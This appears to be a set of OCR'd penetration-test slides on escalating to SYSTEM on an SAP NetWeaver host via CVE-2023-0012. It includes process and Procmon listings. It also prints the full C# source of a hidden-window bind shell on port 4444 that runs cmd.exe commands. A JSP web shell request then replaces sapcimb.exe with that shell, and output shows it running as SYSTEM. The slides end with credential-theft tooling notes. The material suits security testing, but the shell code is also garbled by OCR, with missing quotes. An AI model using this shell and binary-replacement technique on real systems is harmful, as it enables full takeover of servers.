
# Escalation of privileges #3

CVE-2023-0012


# CVE-2023-0012

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| sapstartsrv.exe | 3352 | | | 64.41 MB | SAPNWJAVA\SAPServiceNW2 | R/3 Start Service | SAP SE |
| conhost.exe | 7384 | | | 6.54 MB | SAPNWJAVA\SAPServiceNW2 | Console Window Host | Microsoft Win... |
| msg_server.exe | 5484 | | | 17.28 MB | SAPNWJAVA\SAPServiceNW2 | | SAP SE |
| conhost.exe | 8708 | | | 6.54 MB | SAPNWJAVA\SAPServiceNW2 | Console Window Host | Microsoft Win... |
| enserver.exe | 5220 | | 16 B/s | 818.23 MB | SAPNWJAVA\SAPServiceNW2 | | SAP SE |
| conhost.exe | 9300 | | | 6.54 MB | SAPNWJAVA\SAPServiceNW2 | Console Window Host | Microsoft Win... |
| gwrd.exe | 10612 | | | 18.4 MB | SAPNWJAVA\SAPServiceNW2 | | SAP SE |
| conhost.exe | 2056 | | | 6.54 MB | SAPNWJAVA\SAPServiceNW2 | Console Window Host | Microsoft Win... |
| sapstartsrv.exe | 2376 | | | 125.79 MB | SAPNWJAVA\SAPServiceNW2 | R/3 Start Service | SAP SE |
| conhost.exe | 4372 | | | 6.55 MB | SAPNWJAVA\SAPServiceNW2 | Console Window Host | Microsoft Win... |
| igswd.exe | 10916 | | | 5.09 MB | SAPNWJAVA\SAPServiceNW2 | | SAP SE |
| conhost.exe | 5536 | | | 6.54 MB | SAPNWJAVA\SAPServiceNW2 | Console Window Host | Microsoft Win... |
| igsmux.exe | 8924 | | 80 B/s | 23.54 MB | SAPNWJAVA\SAPServiceNW2 | | SAP SE |
| igspw.exe | 8568 | | 80 B/s | 45.25 MB | SAPNWJAVA\SAPServiceNW2 | | SAP SE |
| igspw.exe | 8720 | | 80 B/s | 45.33 MB | SAPNWJAVA\SAPServiceNW2 | | SAP SE |
| saphostexec.exe | 1032 | | | 11.56 MB | NT AUTHORITY\SYSTEM | Host Control Execution Service | SAP SE |
| saposcol.exe | 2440 | 0.03 | | 19.14 MB | NT AUTHORITY\SYSTEM | | SAP SE |
| conhost.exe | 6156 | | | 6.52 MB | NT AUTHORITY\SYSTEM | Console Window Host | Microsoft Win... |
| sapstartsrv.exe | 7832 | | | 45.36 MB | SAPNWJAVA\sapadm | R/3 Start Service | SAP SE |

# SAPHostExec



# Sapcimb.exe



12:31:18.0896593 AM saposcol.exe 4620 C:\Windows\System32\advapi32.dll SUCCESS NT AUTHORITY\SYSTEM
12:31:18.0901781 AM saposcol.exe 4620 C:\Windows\System32\pdh.dll SUCCESS NT AUTHORITY\SYSTEM
12:31:26.8242723 AM saphostexec.exe 7432 C:\Windows\System32\userenv.dll SUCCESS NT AUTHORITY\SYSTEM
12:31:26.8268316 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe SUCCESS NT AUTHORITY\SYSTEM
12:31:26.8268544 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe SUCCESS NT AUTHORITY\SYSTEM
12:31:26.8268658 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe SUCCESS NT AUTHORITY\SYSTEM
12:31:26.8270044 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe SUCCESS NT AUTHORITY\SYSTEM
12:31:26.8270210 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8270301 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8273293 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8273722 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8273922 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8275064 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8280452 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8282552 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8288479 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8289934 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:26.8290706 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:28.1447548 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:28.1447869 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:28.1447982 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:28.1449491 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:28.1449664 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:28.1449767 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
12:31:28.1451231 AM saphostexec.exe 7432 C:\Program Files\SAP\hostctrl\exe\sapcimb.exe
sapcimb.exe Properties
Security
Details
Previous Versions
General
Compatibility
Digital Signatures
sapcimb.exe
Type of file: Application (.exe)
Description: sapcimb.exe
Location: C:\Program Files\SAP\hostctrl\exe
Size: 3.68 MB (3,868,240 bytes)
Size on disk: 3.69 MB (3,870,720 bytes)

# Shell.exe

```
using System.IO;
using System.Net;
using System.Net.Sockets;

namespace shell
{
 class Program
  {
   static void Main(string[] args)
    {
      string ip = 0.0.0.0;
      int port = 4444;
      Socket socket = new Socket(AddressFamily.InterNetwork,
      SocketType.Stream, ProtocolType.Tcp);
      socket.Bind(new IPEndPoint(IPAddress.Parse(ip), port));
      socket.Listen(1);
      Socket client = socket.Accept();
      NetworkStream stream = new NetworkStream(client);
      StreamReader reader = new StreamReader(stream);
      StreamWriter writer = new StreamWriter(stream);
      writer.WriteLine(Connected to classic shell);
      writer.Flush();
```

```
while (true)
{
      string command = reader.ReadLine();
      System.Diagnostics.Process process = new System.Diagnostics.Process();
      System.Diagnostics.ProcessStartInfo startInfo = new
      System.Diagnostics.ProcessStartInfo();
      startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
      startInfo.FileName = cmd.exe;
      startInfo.Arguments = /c  + command;
      process.StartInfo = startInfo;
      process.StartInfo.UseShellExecute = false;
      process.StartInfo.RedirectStandardOutput = true;
      process.StartInfo.RedirectStandardInput = true;
      process.StartInfo.RedirectStandardError = true;
      process.Start();
      StreamReader outputReader = process.StandardOutput;
      string output = outputReader.ReadToEnd();
      writer.WriteLine(output);
      writer.Flush();
   }
  }
 }
}
```

# Rewrite


[redacted]:50000/XMII/CM/shell.jsp?cmd=move+"C%3A\usr\sap\NW2\J00\j2ee\cluster\apps\sap.com\xapps~xmii~ear\servlet_jsp\XMII\ro
Commands with JSP
Send
Command: move "C:\usr\sap\NW2\J00\j2ee\cluster\apps\sap.com\xapps~xmii~ear\servlet_jsp\XMII\root\CM\shell.exe" "C:\Program Files\SAP\hostctrl\exe\sapcimb.exe"
1 file(s) moved.

# Execution

| | | | | | | |
|---|---|---|---|---|---|---|
| saphostexec.exe | 7432 | | 10.59 MB | NT AUTHORITY\SYSTEM | Host Control Execution Service | SAP SE |
| saposcol.exe | 4620 | 0.03 | 18.32 MB | NT AUTHORITY\SYSTEM | | SAP SE |
| conhost.exe | 3816 | | 6.53 MB | NT AUTHORITY\SYSTEM | Console Window Host | Microsoft Win... |
| sapcimb.exe | 4248 | | 15.89 MB | NT AUTHORITY\SYSTEM | shell | SAP SE |
| conhost.exe | 9608 | | 6.54 MB | NT AUTHORITY\SYSTEM | Console Window Host | Microsoft Win... |

# Execution


[redacted]:50000/XMII/CM/shell.jsp?cmd=netstat+%2Fa

Commands with JSP

Send

```
Command: netstat /a


Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            sapnwjava:0            LISTENING
  TCP    0.0.0.0:445            sapnwjava:0            LISTENING
  TCP    0.0.0.0:1128           sapnwjava:0            LISTENING
  TCP    0.0.0.0:3201           sapnwjava:0            LISTENING
  TCP    0.0.0.0:3301           sapnwjava:0            LISTENING
  TCP    0.0.0.0:3389           sapnwjava:0            LISTENING
  TCP    0.0.0.0:3901           sapnwjava:0            LISTENING
  TCP    0.0.0.0:4444           sapnwjava:0            LISTENING
  TCP    0.0.0.0:5985           sapnwjava:0            LISTENING
  TCP    0.0.0.0:8101           sapnwjava:0            LISTENING
  TCP    0.0.0.0:40000          sapnwjava:0            LISTENING
  TCP    0.0.0.0:40001          sapnwjava:0            LISTENING
  TCP    0.0.0.0:40002          sapnwjava:0            LISTENING
  TCP    0.0.0.0:40080          sapnwjava:0            LISTENING
```

# Command Execution




# Goals

- ☑ Get admin user of SAP application
- ☑ Get admin user of SAP database
- ☑ Get access to read/write files from/on the SAP server
- ☑ Get access of code/command execution on the SAP server
- System User Access

# Horizontal escalation

## Prohibited actions

- Transmit LSASS process memory to our workstation
- Turn off Microsoft Defender on the SAP server



# Necessary tools


~~Mimikatz~~

Alternative of Mimikatz in C#

